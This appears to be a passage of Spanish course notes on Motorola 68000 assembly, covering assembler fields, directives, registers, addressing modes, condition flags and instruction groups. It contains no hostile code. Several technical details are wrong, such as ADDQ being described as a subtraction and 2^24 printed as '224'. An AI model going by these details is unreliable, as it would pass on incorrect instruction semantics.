Es un campo opcional que se utiliza para tener una referencia de las instrucciones. El programa ensamblador va traduciendo secuencialmente las instrucciones del programa fuente, guardando los códigos traducidos en posiciones consecutivas de memoria. Cuando encuentra una etiqueta en una línea de instrucción, el ensamblador guarda dicha etiqueta en una tabla especial en la memoria, junto con la dirección de memoria en la que se ha almacenado la instrucción que la acompaña, así si alguna instrucción tiene que referenciar a la instrucción etiquetada, bastará con que se escriban los caracteres de la etiqueta en el campo de operandos correspondiente. El programa ensamblador se encargará, cuando deba traducir esta instrucción, de buscar en la tabla la dirección en memoria de la instrucción correspondiente a la etiqueta.

Las ventajas del empleo de etiquetas son:

- Las etiquetas permiten localizar y recordar fácilmente una determinada instrucción.

- Se puede modificar de forma sencilla, en la fase de corrección de un programa, el punto hacia donde tienen que realizarse uno o más saltos, simplemente cambiando la etiqueta de una instrucción a otra.

- En caso de que el programa objeto se deba colocar en posiciones de memoria diferentes de las que en un principio se habían previsto, si se han asignado etiquetas, no hay que hacer ningún cambio en el programa fuente pues al hacer la nueva traducción, el programa ensamblador asigna automáticamente las nuevas posiciones a las etiquetas. Así facilita la unión de varios programas que hayan sido desarrollados por separado.

- El programador se libera de la tarea de calcular direcciones.

Todos los ensambladores imponen algunas reglas y limitaciones en la utilización de etiquetas, siendo estas en el caso del Asm68k las siguientes:

- Unicamente son significativos los primeros quince caracteres de la etiqueta

- Los caracteres pueden ser cualquier código ASCII mayor que 32 (espacio), salvo + - / & ! < ( ) ^ | .

- El primer carácter no puede ser un número, ni los símbolos $ y %

Mayúsculas y minúsculas se consideran caracteres diferentes.

b) Campo de Nemotécnico:

Se utiliza para escribir los códigos de instrucciones ejecutables y los códigos de pseudoinstrucciones o directivos de ensamblador.

Las instrucciones ejecutables son los mnemotécnicos que constituyen las instrucciones del computador.

Las pseudoinstrucciones sirven para dar al ensamblador indicaciones como la dirección de memoria a partir de la cual debe ir guardando los códigos traducidos, realizar la reserva de las posiciones de memoria donde deben guardarse los resultados, etc. Las pseudoinstrucciones reciben este nombre porque sus mnemotécnicos no se convierten en código máquina, sino que son ejecutados directamente por el programa traductor.

c) Campo de Operandos:

Se utiliza para indicar los valores concretos de los operandos que intervienen en la operación definida por el campo mnemotécnico. Dependiendo de la instrucción indicada en el campo mnemotécnico, habrá que definir el modo de direccionamiento, que estará determinado generalmente, mediante una combinación del código de operación y la información del campo de operandos.

1. Números y constantes alfabéticas.

Las cantidades colocadas en el campo de operandos pueden venir expresadas en diferentes bases de numeración, que son: binaria, decimal y hexadecimal, y van determinados por un símbolo que se añade al valor numérico.

DECIMAL	por defecto
BINARIO	%
HEXADECIMAL	$

2. Símbolos.

El conjunto de caracteres alfanuméricos que se utiliza en el campo de los operandos para indicar una dirección recibe el nombre de símbolo. El programador podrá definir sus propios símbolos mediante dos procedimientos:

a) De forma implícita, mediante el empleo de etiquetas.

b) De forma explícita, mediante algunas pseudoinstrucciones.

3. Expresiones.

Una expresión es una combinación de números y/o símbolos unidos mediante operadores aritméticos o lógicos

d) Campo de Comentarios:

Mediante el campo de comentarios se trata de hacer más comprensivo al programa, incluyendo el todos los puntos claves, definición de símbolos, reservas de memoria, propósito del programa, etc.

Capitulo 4

Directivas de ensamblador o pseudoinstrucciones

Las pseudoinstrucciones dan al ensamblador indicaciones como la dirección de memoria a partir de la cual debe ir colocando los códigos traducidos, realizar la reserva de las posiciones de memoria donde deben guardarse los resultados, etc. Se utiliza el campo nemotécnico para transmitir esta información al programa traductor y darle las indicaciones necesarias para que éste pueda realizar la traducción correctamente. Por lo que debe reservarse un conjunto de mnemotécnicos para este fin los cuales no se convierten en código máquina, sino que son ejecutados directamente por el programa traductor.

	DIRECTIVO		DESCRIPCION
etiq	EQU	*expr*	Asigna el valor de la expresión *expr* a la etiqueta *etiq.*
	ORG	*n*	Las instrucciones que van después empezarán en la dirección *n* de memoria.
etiq	DC.S	*n*	Inicializa el operando de tamaño S al valor *n*, guardándolo en la dirección simbólica *etiq.*
etiq	DS.S	*n*	Reserva espacio en memoria para *n* operandos, de tamaño S cada uno, y el primer operando se almacena en la dirección simbólica *etiq.*
	END		Es obligatorio y debe ser la última sentencia del programa.
	EXT	*etiq*	Indica al ensamblador que la dirección simbólica *etiq* está definida en otro módulo.
	DEF	*etiq*	Indica al ensamblador que la dirección simbólica *etiq* puede ser utilizada por otros módulos.

	IF
	ELSE
	ENDIF
		cond	Acción condicional; si se verifica la condición *cond*, el ensamblador traduce las instrucciones comprendidas entre el IF y el ELSE, si no se verifica, traduce las instrucciones comprendidas entre el ELSE y el ENDIF.

	NAME	*nom*	El nombre *nom* aparecerá en la cabecera de cada página de listado.
	LIST		Indica al ensamblador que debe imprimir el programa fuente.
	TABLE		Indica al ensamblador que debe imprimir la tabla de símbolos.
	LALL		Indica al ensamblador que debe imprimir el programa fuente, el código máquina y la tabla de símbolos.
	EVEN		Almacena la siguiente instrucción o asignación de memoria en una dirección par.

1.- DEFINICIÓN DE SÍMBOLOS (EQU)

Definir un símbolo consiste en asignar un valor como un número o una dirección de memoria a un nombre utilizando el directivo EQU.

Ejemplo: IMPRESORA EQU $AB12

Cuando el traductor lee este directivo, guarda la etiqueta y el valor indicado en el operando, en una zona de memoria denominada tabla de símbolos. Al encontrar un símbolo en el campo de operandos el traductor consultará esta tabla para ver el valor que le corresponde.

2.- EL CONTADOR DE DIRECCIÓN DE ENSAMBLADO (ORG)

El programa ensamblador utiliza un registro que le indica en que posición de memoria debe guardar una instrucción y que dirección debe asignar a una determinada etiqueta. Este registro se llama contador de dirección de ensamblado. Para poner el contenido de este contador a un valor determinado se usa una pseudoinstrucción denominada ORG.

Ejemplo: ORG $1500 pone el número $1500 en el contador de dirección de ensamblado.

3.- DEFINICIÓN DE CONSTANTES (DC)

La sentencia DC.S permite definir una posición de memoria conteniendo un valor determinado o una serie de valores que se colocarán en orden a partir de la posición señalada.

4.- DEFINICIÓN DE DATOS (DS)

La sentencia DS,S reserva espacio de memoria sin especificar su contenido , y su longitud viene dada por el valor del operando , viéndose afectado este por el tamaño de la palabra como un factor multiplicador siendo por 1, por 2 o por 4 respectivamente.

5.- ULTIMA SENTENCIA DEL PROGRAMA (END)

La sintaxis de este directivo es muy simple ya que consta sólo de un campo de mnemotécnico, END. Este directivo únicamente se usa una vez en cada programa y será necesariamente la última instrucción.

6.- ENLACE ENTRE PROGRAMAS (EXT, DEF)

La programación modular consiste en dividir un programa complejo en módulos independientes de manera que cada uno de ellos realice una tarea concreta. Para permitir la traducción de dichos módulos se usa el directivo EXT que indica al ensamblador que los símbolos utilizados en el módulo objeto de la traducción están definidos en otro módulo diferente.

En el módulo donde se definen los símbolos que pueden ser utilizados por otros módulos deberá indicarse con el directivo DEF.

7.- ACCIONES CONDICIONALES (IF, ELSE, ENDIF)

Estas pseudoinstrucciones funcionan como en un lenguaje de alto nivel, es decir si se verifica la condición, el ensamblador traduce las instrucciones entre el IF y el ELSE y sino, entre el ELSE y el ENDIF.

8.- EJECUCIÓN DE INFORMES (NAME, PAGE, LIST, TABLE, LALL)

El programa ensamblador puede emitir una serie de informes, como mostrar un listado en lenguaje ensamblador y en código máquina, mostrar los errores sintácticos, etc. Los directivos que realizan estas funciones son los siguientes:

- NAME: da la posibilidad de poner un identificador al programa, así cuando se liste aparecerá el nombre en la cabecera.
- PAGE: indica al traductor que debe de saltar a una nueva página cuando esté imprimiendo el informe.
- LIST: indica al traductor que imprima el programa fuente.
- TABLE: indica al traductor que imprima la tabla de símbolos
- LALL: indica al traductor que imprima el programa fuente, el código máquina y la tabla de símbolos.

9.- ALMACENAMIENTO EN POSICIÓN PAR


Existe una pseudoinstrucción, EVEN, que soluciona el problema de los microprocesadores de 16 bits, ya que estos sólo pueden utilizar datos de 2 bytes o más, comenzando siempre desde una posición par.

Capitulo 5

Programación de un Microprocesador de 16 bits el 68000 de Motorola

A continuación se irán describiendo los tres componentes principales del computador, la memoria, el procesador y la unidad de entrada/salida, según el esquema adjunto.

Memoria	Procesador



I N D I C E

1.- La Memoria

2.- Registros de Datos

3.- Modos de Direccionamiento

4.- Formatos de instrucciones

5.- Instrucciones condicionales

6.- Entrada/Salida

7.- Gestión de Subrutinas

1.- La Memoria

La memoria principal de este computador está formada por celdas de un byte (8 bits), que constituyen la unidad básica de lectura o escritura, identificándose mediante una dirección.
Los procesos de lectura y escritura pueden realizarse con varias celdas consecutivas simultáneamente, debiendo indicar el procesador a la memoria principal dos parámetros, la dirección de la primera celda de memoria y la longitud

de la información a la que se desea acceder. Siendo esta longitud de un byte, dos bytes (una palabra) o cuatro bytes (palabra larga).
El tamaño máximo de la memoria viene determinado por el número de bits de los registros de direcciones que tiene el procesador, siendo en el caso del Motorola 68000 de 32 bits pero, debido a limitaciones en el montaje solo pueden utilizarse 24 como máximo, así que la máxima longitud que se puede usar de la memoria principal es de 224 bytes, desde 0 hasta FFFFFF .
El procesador puede leer y escribir información de diferentes tamaños, existiendo una norma para almacenar las palabras (W) y las palabras largas (L), y siendo esta la de comenzar por el byte más significativo.
Existen 7 registros de direcciones y son: A0, A1, A2, A3, A4, A5 y A6, siendo estos de 32 bits aunque solo pudiendose utilizar 24 bits para direccionar como antes se ha mencionado.

2.- Registros de Datos

El Motorola 68000 consta de 8 registros de datos, que son D0, D1, D2, D3, D4, D5, D6 y D7. Cada uno consta de 32 bits. En muchas instrucciones existe la posibilidad de especificar el tamaño del dato, indicándose este mediante el sufijo S (B, W y L), que va añadido al nemotécnico de la instrucción.
La forma en que se almacenan los datos en los registros, viene dada por su longitud, ya que como esta es variable, irán ocupándolos de izquierda a derecha empezando por el bit menos significativo del registro.

3.- Modos de Direccionamiento

Existen cuatro modos de direccionamiento:

1.- Direccionamiento inmediato: almacena el operando precedido del símbolo # en el registro indicado.
Ejemplo: MOVE.L #$18,D6

2.- Direccionamiento absoluto: almacena el operando que está en la dirección de memoria especificada en el registro de datos indicado.
Ejemplo: ADD.W %0000000001000111110001,D2 suma la palabra que está en la dirección de memoria indicada, a D2.

3.- Direccionamiento mediante registro: apunta a la dirección del registro donde está el dato. Ejemplo: MOVE.B D3,D4 copia el contenido del registro D3 (byte) a D4.

4.- Direccionamiento relativo a registro:

- a) Direccionamiento mediante registro normal: se da la dirección del registro donde está la dirección del dato. El nombre del registro se escribe entre paréntesis.
Ejemplo: ADD.B (A0),D6 suma el contenido de la posición de memoria (byte) cuya dirección está en A0 al registro D6, guardando el resultado en este último.

- b) Direccionamiento relativo a registro con posincremento: incrementa en una cantidad de memoria, según sea el tamaño del operando (1 para B, 2 para W y 4 para L), después de traer el contenido de la posición de memoria indicada por el registro de direcciones.
Ejemplo: MOVE.W (A0)+,D0 copia en D0 el contenido de la posición de memoria direccionada por A0 y luego incrementa en 2 el contenido de A0.

- c) Direccionamiento relativo a registro con predecremento: Decrementa en una cantidad de memoria, según sea el tamaño del operando, el registro de direcciones y trae despues el contenido de la posición de

memoria cuya dirección es el nuevo valor de dicho registro.
Ejemplo: MOVE.B -(A0),D0 decrementa en uno el contenido del registro A0 y luego copia en D0 el contenido de la nueva posición de memoria direccionada por A0.

- d) Direccionamiento relativo a registro con desplazamiento: El contenido de la posición de memoria cuya dirección viene dada por la suma del valor del registro de direcciones y una cantidad fija denominada desplazamiento, pudiendo ser este positivo o negativo y su valor viene condiciondo por el tamaño del operando.
Ejemplo: MOVE.L N(A0),D1 copia en el registro D1 el contenido de la posición de memoria cuya dirección viene dada por la suma de N multiplicado por 4(L) al contenido de A0.

- e) Direccionamiento relativo a registro con índice: Este modo de direccionamiento es la extensión natural del anterior, ya que permite usar desplazamientos variables, utilizando como desplazamiento el resultado de sumar un número fijo al contenido de un registro de datos denominado registro índice.
Ejemplo: MOVE.B 4(A0,D1), D0 copia en el registro D0 el contenido de la posición de memoria cuya dirección es el resultado de sumar el número 4, el contenido del registro A0 y el contenido del registro D1. Este modo de direccionamiento no altera el registro de direcciones ni el registro índice.

- f) Direccionamiento relativo al contador de programa con desplazamiento: Cuando es necesario hacer referencia a un operando relativo a la posición de la proxima instrucción que va a ser ejecutada.
Ejemplo: MOVE.B 24(PC),D0 copia en el registro D0 el contenido de la posición de memoria cuya dirección es la suma de 24 y el valor del contador del programa.

- g) Direccionamiento relativo al contador de programa con índice: Utiliza como desplazamiento el resultado de sumar un número fijo al contenido de un registro de datos.
Ejemplo: MOVE.B 24(PC,D0),D1 copia en el registro D1 el contenido de la posición de memoria cuya dirección es el resultado de sumar el número 24, el contador de programa y el contenido del registro D0.

4.- Formatos de instrucciones

Los formatos empleados para las instrucciones utilizan una o más palabras de 16 bits. La primera palabra especifica el código de la operación y en muchos casos la dirección de un operando. Las especificaciones para completar los operandos, cuando no es suficiente con una palabra van a continuación de la primera palabra. Cada operando utilizará como máximo dos palabras de ampliación, equivalente a una palabra larga, después de la del código de operación, por lo que la instrucción más larga del Motorola 68000 ocupa 5 palabras (10 bytes), siendo 1 para el código de instrucción, 2 palabras de ampliación para el operando origen, y 2 palabras de ampliación más para el operando destino.

La información que identifica la situación exacta del operando, denominada dirección efectiva, se codifica en los formatos de instrucción mediante dos campos, siendo uno el modo de direccionamiento (MD) y el otro el de registro. Cada campo tiene un tamaño de 3 bits y se incluyen en la primera palabra de instrucción. El campo MD identifica el modo de direccionamiento empleado y el campo CR indica el registro empleado para obtener la dirección del operando. A veces se utilizan las palabras de ampliación ya que la dirección efectiva requiere incluir más información sobre la situación del operando en la palabra de instrucción.

5.- Instrucciones condicionales

Al realizar operaciones matemáticas existe la posibilidad de desbordamiento, por lo que se realiza un test automáticamente, quedando el resultado almacenado en un registro de control, dedicado especialmente a tal efecto, denominado registro de código de condición (CCR), pudiendose leer mediante la instrucción MOVE. Este registro

consta de 5 flags que se almacenan en los 5 bits menos significativos del registro de estado (SR).
Estos 5 bits tienen las siguientes denominaciones, ordenadas desde el bit menos significativo:

- C indicador de acarreo o carry flag: indica el valor del bit de acarreo de la posición más significativa del resultado de una operación, poniendose a 1 si existe desbordamiento.
- V indicador de desbordamiento o overflow flag: indica si en el resultado de una operación en complemento a 2 existe desbordamiento, poniendose a 1.
- Z es el indicador de cero o zero flag, poniendose a 1 cuando sea 0 el resultado de una operación aritmetica o lógica.
- N es el indicador de número negativo o negative flag, poniendose a 0 si es positivo y a 1 si es negativo el signo del resultado de una operación en complemento a 2.
- X es el indicador extendido o extended flag que funciona de la misma manera que C, pero unicamente con operaciones aritméticas o de desplazamiento.

6.- Entrada/Salida

Los computadores disponen de unos registros especiales, denominados puertos de E/S o I/O en inglés para poder comunicarse con el exterior. El Motorola 68000 consta de tres puertos de este tipo en las siguientes direcciones de memoria:

- FFF000 de E
- FFF002 de S
- FFF004 de E/S

7.- Gestión de Subrutinas

Una subrutina es un conjunto de instrucciones que realizan una tarea concreta, que no puede ser ejecutada directamente sino que debe ser llamada por un programa principal. Esta subrutina denominada también subprograma, procedimiento o simplemente rutina se comienza a ejecutar cuando es llamada por el programa principal, desde la primera instrucción. Cuando se ha llegado a la última instrucción, se vuelve a ejecutar la siguiente instrucción del programa principal anterior a la invocación de la subrutina.
La gestión de las subrutinas se realiza mediante una estructura de almacenamiento de tipo de pila. El espacio en memoria que se reserva para la pila se define a partir de dos direcciones, la dirección de la posición inicial o fondo de la pila y la dirección de la posición máxima permitida o valor máximo que puede alcanzar la cima de la pila.
El puntero de pila indica la posición de la cima de la pila, utilizando un registro de direcciones denominado SP (stack pointer) y que es el A7.

Capitulo 6

Instrucciones en ASEMBLER Motorola 68000

A continuación se desarrollarán las instrucciones del Motorola 68000, agrupadas según la función básica que realizan, estudiando la operación que realizan, su sintaxis, sus campos y algunos ejemplos.

1.- Instrucciones de transferencias de datos
2.- Instrucciones aritméticas
3.- Instrucciones lógicas
4.- Instrucciones de desplazamiento y rotación
5.- Instrucciones de manipulación de bits
6.- Instrucciones de operación en código BCD
7.- Instrucciones de ramificación y salto
8.- Instrucciones de manejo de subrutinas

1.- Instrucciones de transferencias de datos

El conjunto de estas instrucciones permite el movimiento de datos entre registros de la CPU, entre registros y memoria y entre posiciones de memoria. Estas son las siguientes:

MOVE: realiza la transferencia de un dato desde fuente a destino. Modifica el CCR de forma que refleja el signo del dato movido y el hecho de que sea cero o no. Los flags C y V se ponen a cero y el flag X no se modifica. También el manejo de la pila se lleva a cabo mediante esta instrucción, utilizando direccionamiento indirecto con el registro A7 que actúa como puntero de pila. Para llevar un dato a la pila el direccionamiento es indirecto con predecremento, mientras que para extraerlo se emplea el indirecto con posincremento.

MOVEA: (Move Adress) es una variante dedicada a la transferencia de direcciones. El tamaño del dato es de 16 ó 32 bits. No modifica el CCR.

MOVEQ: (Move Quick) tiene por finalidad la carga rápida de un registro de datos.

MOVEM: (Move Múltiple) carga una serie de posiciones consecutivas de memoria en varios registros a la vez. No afecta al CCR.
Ejemplo: MOVEM.L $1000,D0-D2/A2-A4/D7 copia los contenidos de las posiciones $1000, $1002, $1004,... $100C en los registros D0, D1, D2, D7, A2,A3 y A4 respectivamente.

EXG y SWAP: la primera intercambia el contenido completo de dos registros de datos o de dirección, mientras que la segunda actúa sobre un único registro, siempre de datos, intercambiando sus palabras alta y baja. La realización de estas transferencias sin la existencia de estas instrucciones, requeriría la ejecución de tres instrucciones MOVE, y la utilización de otro registro o de la memoria como almacenamiento temporal.

LEA y PEA: (Load Effective Adress y Push Effective Adress) determinan la dirección efectiva del operando fuente. La primera almacena la dirección efectiva calculada en el registro de direcciones que se especifique como operando destino y la segunda lo lleva a la pila. Ninguna de las dos afectan al CCR.

LINK y UNLINK: facilitan las operaciones necesarias para el paso de parámetros a/de subrutinas a través de la pila, ofreciendo la ventaja de ser independiente de las áreas de memoria de datos de un programa, y de no necesitar el uso de etiquetas, ni de direcciones concretas para acceder a dichos parámetros, facilitando así la

inclusión de las subrutinas en programas diferentes sin necesidad de hacer cambios en ellas.
La instrucción LINK reserva una zona de memoria en la pila, desplazando el puntero de pila (SP) hacia direcciones menores en el valor que se indique.
La instrucción UNLINK restablece la pila en la situación que se encontraba antes de la ejecución de LINK, cargando el puntero de pila con el contenido del registro de direcciones que se indica y a continuación extrae la palabra larga apuntada por SP y la lleva al registro de direcciones, quedando así restaurado.

2.- Instrucciones aritméticas:

El Motorola 68000 dispone de instrucciones para las 4 operaciones aritméticas, sobre operandos binarios, y suma y resta sobre datos codificados en BCD. Además de cambio de signo para ambos tipo de datos, instrucciones de comparación, extensión de signo y actualización de los códigos de condición (CCR) según el valor de un dato.

ADD: realiza la suma de los operandos fuente y destino , quedando el resultado almacenado en destino. Modifica el CCR en función del resultado de la operación.

ADDA: (Add Adress) realiza la operación de la suma, siendo el destino un registro de direcciones en vez de datos.

ADDI: (Add Inmediate) realiza la operación suma mediante direccionamiento inmediato.

ADDQ: (Add Quick) realiza la operación resta mediante direccionamiento inmediato siendo el destino menor o igual que 8.

ADDX: (Add Extended) incluye en el resultado la suma del flag X, lo que facilita las operaciones con valores que superan la capacidad de los registros (precisión múltiple).

SUB: (Substract) realiza la diferencia entre fuente y destino, depositando el resultado en destino.

SUBA: (Substract Adress) realiza la operación de la resta, siendo el destino un registro de direcciones en vez de datos.

SUBI: (Substract Inmediate) realiza la operación resta mediante direccionamiento inmediato.

SUBQ: (Substract Quick) realiza la operación resta mediante direccionamiento inmediato siendo el destino menor o igual que 8.

SUBX: (Substract Extended) incluye en el resultado la resta del flag X, lo que facilita las operaciones con valores que superan la capacidad de los registros (precisión múltiple).

MULS y MULU: (Multiply Signed y Multiply Unsigned) realizan la multiplicación sobre datos de 16 bits, generando un resultado de 32 bits, siendo el destino un registro de datos. Los flags C y V siempre quedan a 0 y el flag X no se modifica, reflejando el resultado de la operación los flags Z y N.

DIVS y DIVU: (Signed y Unsigned) realizan la división de un dato de 32 bits (en destino) por otro de 16 bits (en fuente), generando dos resultados de 16 bits: el cociente y el resto, siendo obligatorio que el destino sea un registro de datos. El cociente se guarda en los 16 bits menos significativos y el resto en los 16 bits más significativos del registro destino. Ambas instrucciones ponen el flag C a 0, y el flag X no se modifica. Puede producirse desbordamiento si el divisor es pequeño, reflejandose en el flag V. Los flags N y Z son

modificados reflejando el resultado de la operación.

CMP: (Compara) las instrucciones de comparación efectúan la substracción destino-fuente pero la diferencia no se lleva a ningún destino, limitandose a afectar a los flags N, Z, V y C, de forma que se puedan comprobar diversas relaciones entre los datos que se comparen con el fin de producir ramificaciones en el programa.

CMPA: (Compare Adress) utiliza como destino un registro de direcciones.

CMPI: (Compare Inmediate) utiliza direccionamiento inmediato para fuente. Para el operando destino puede utilizar todos los modos salvo direccionamiento directo a registro de direcciones, indirectos con predecremento o posincremento y los relativos a PC.

CMPM: (Compare Memory) compara dos datos en memoria con direccionamiento indirecto con posincremento facilitando así la comparación de bloques de memoria.

CLR: (Clear) carga un cero binario en el operando destino poniendo los flags N a 0, Z a 1, V a 0 y C a 0.

NEG: (Negate) esta instrucción devuelve el complemento a 2 del operando y esto supone el cambio aritmético de signo. Afecta a todos los flags del CCR.

NEGX: (Negate Extended) facilita el cambio de signo de valores de precisión múltiple.

EXT: (Extend) cuando se quiere ampliar la longitud de un dato con signo, por ejemplo de byte a palabra o de palabra a palabra larga , sin alterar su valor, el dato original debe mantenerse en el byte o palabra de menor peso, y el byte o palabra que se añade debe tener todos sus bits con el mismo valor que el bit de signo del dato original, recibiendo esta operación el nombre de extensión de signo.

3.- Instrucciones lógicas:

El Motorola 68000 dispone de cuatro instrucciones que realizan funciones lógicas, que actúan bit a bit sobre datos de 8, 16, ó 32 bits y cuatro para manejar bits individuales sobre datos de 8 ó 32 bits.

AND: es la Y lógica. Admite todos los modos de direccionamiento para el operando fuente menos direccionamiento directo a registro de direcciones, mientras que el operando destino admite también todos menos los direccionamientos relativos a PC.

ANDI: realiza la misma función que AND, pero su direccionamiento es inmediato en el operando fuente y todos menos el direccionamiento directo a registro de direcciones y relativos a PC.

EOR: es el O exclusivo. Admite únicamente el direccionamiento directo a registro de datos para el operando fuente, mientras que el operando destino admite también todos menos los direccionamientos directo a registro de direcciones y los relativos a PC.

EORI: realiza la misma función que EOR, pero su direccionamiento es inmediato en el operando fuente y todos menos el direccionamiento directo a registro de direcciones y relativos a PC.

NOT: complementación lógica.

OR: es la O lógica. Admite todos los modos de direccionamiento para el operando fuente menos direccionamiento directo a registro de direcciones, mientras que el operando destino admite también todos

menos los direccionamientos relativos a PC y directo a registro de direcciones.

ORI: realiza la misma función que OR, pero su direccionamiento es inmediato en el operando fuente y todos menos el direccionamiento directo a registro de direcciones y relativos a PC.

TST: (Test) comprueba un operando. Los flags V y C se ponen a 0.

Scc : compruba los códigos de condición y pone a 1 el operando. Es de tamaño byte.

4.- Instrucciones de desplazamiento y rotación:

Se caracterizan por desplazar o rotar el operando bit a bit a la derecha o a la izquierda. El operando destino, que es el afectado por el desplazamiento o por la rotación siempre será un registro de datos.

ASL: (Arithmetic Shift Left) desplaza a la izquierda los bits del operando destino. El número de desplazamientos viene indicado por el operando origen. El flag V se pone a 1 si el bit más significativo cambia en algún momento y C es el valor del último bit desplazado fuera del operando destino.

ASR: (Arithmetic Shift Right) desplaza a la derecha los bits del operando destino. El número de desplazamientos viene indicado por el operando origen. El flag V se pone a 0, y el C es el valor del último bit desplazado fuera del operando destino.

LSL: (Logical Shift Left) es el desplazamiento lógico a la izquierda. El número de desplazamientos viene indicado por el operando origen. El flag C es el valor del último bit desplazado fuera del operando destino.

LSR: (Logical Shift Right) es el desplazamiento lógico a la derecha. El número de desplazamientos viene indicado por el operando origen. El flag C es el valor del último bit desplazado fuera del operando destino.

ROL: (Rotate Left) rota a la izquierda los bits del operando destino. El número de desplazamientos viene indicado por el operando origen. El flag C es el valor del último bit desplazado fuera del operando destino.

ROR: (Rotate Right) rota a la derecha los bits del operando destino. El número de desplazamientos viene indicado por el operando origen. El flag C es el valor del último bit desplazado fuera del operando destino.

ROXL: (Rotate with Extended Left) rotación a la izquierda con extensión. El número de desplazamientos viene indicado por el operando origen. El flag C es el valor del último bit desplazado fuera del operando destino.

ROXR: (Rotate with Extended Right) rotación a la derecha con extensión. El número de desplazamientos viene indicado por el operando origen. El flag C es el valor del último bit desplazado fuera del operando destino.

SWAP: intercambia el contenido de los 16 bits más significativos con el de los 16 menos significativos, ya que los operandos son de tamaño palabra. Los flags V y C se ponen a 0.

5.- Instrucciones de manipulación de bits:

El Motorola 68000 permite comprobar, poner a cero , poner a uno e invertir los bits individuales de un valor entero.

BTST: (Bit Test) sirve para comprobar el estado de un bit concreto de destino. Actualiza el flag Z en función del valor del bit indicado en la instrucción (Z=1 si el bit es cero). Admite el direccionamiento inmediato y el directo a registro de datos en el operando fuente y en el operando destino todos menos el directo a registro de direcciones.

BCLR: (Bit Clear) pone a 0 el bit indicado. Actualiza el flag Z enfunción del valor original del mismo, poniendolo posteriormente a cero.

BSET: (Bit Set) igual que BCLR, pero poniendo el bit a 1.

BCHG: (Bit Change) en primer lugar actualiza el flag Z en función del valor del bit indicado y luego complementa el bit, es decir lo pone en el valor (0 ó 1) contrario al original.

6.- Instrucciones de operación en código BCD:

De la misma manera que el Motorola 68000 opera con enteros , también permite programar la suma y la resta en código BCD.

ABCD: suma fuente al destino.

NBCD: niega el destino.

SBCD: resta fuente al destino

7.- Instrucciones de ramificación y salto:

Este microproceador incorpora varios mecanismos para poder realizar instrucciones típicas de los lenguajes de alto nivel, como pueden ser los bucles o las instrucciones de condición, siendo el más elemental la instrucción de ramificación, que utiliza como operando una etiqueta, y que sirve para hacer que la próxima instrucción que se ejecute sea la que tenga dicha etiqueta. Cuando el procesador se encuentra con esta instrucción, sencillamente carga la etiqueta en el contador de programa, por lo que la etiqueta es la dirección de donde debe cargarse la próxima instrucción que vaya a ejecutarse.

Bcc : (Branch on condition code) utilizan un único argumento que indica la dirección de la siguiente instrucción en el caso de que se cumpla la condición indicada por cc. Utiliza siempre direccionamiento relativo al contador de programa. cc representa dos letras variables detalladas en la siguiente tabla:

NOMBRE		CONDICIÓN DE RAMIFICACIÓN
BEQ	ETIQUETA	Z
BNE	ETIQUETA	Z'
BCS	ETIQUETA	(C)
BCC	ETIQUETA	(C')

BHI	ETIQUETA	(C)' · (Z)'
BLS	ETIQUETA	(C) + (Z)
BMI	ETIQUETA	(N)
BPL	ETIQUETA	(N)'
BVS	ETIQUETA	(V)
BVC	ETIQUETA	(V)'
BGT	ETIQUETA	(Z)' · [[(N) · (V)] + [(N)' · (V)']]
BGE	ETIQUETA	[(N) · (V)] +[(N)' · (V)']
BLT	ETIQUETA	[(N) · (V)'] + [(N)' · (V)]
BLE	ETIQUETA	(Z) + [(N) · (V)'] + [(N)' · (V)]

DBcc: (Decrement and Branch on Condition Code) facilita la realización de bucles en un programa, y tiene dos argumentos siendo el primero un registro de datos y el segundo un desplazamiento de 16 bits respecto al PC. Su funcionamiento se puede detallar a continuación:

1º Comprueba la condición cc, si se cumple, pasa a ejecutar la instrucción siguiente (secuencia normal del programa) y en caso de estar realizando un bucle se saldría del mismo.
2º Decrementa el contenido del registro de datos.
3º Si el contenido del registro es -1, se ejecuta la instrucción siguiente (salida del bucle)
4º Modifica el PC con el desplazamiento indicado (salta al comienzo del bucle).

BRA: (Branch) utiliza direccionamiento relativo al PC, su único argumento es el desplazamiento de 8 ó 16 bits que se suma (con signo) al PC y se obtiene la dirección de la siguiente instrucción a ejecutar. Con desplazamiento corto (8 bits) lossaltos máximos que se pueden realizar son -128 y +127. Con desplazamiento largo (16 bits) los saltos máximos son -32.768 y +32.767.

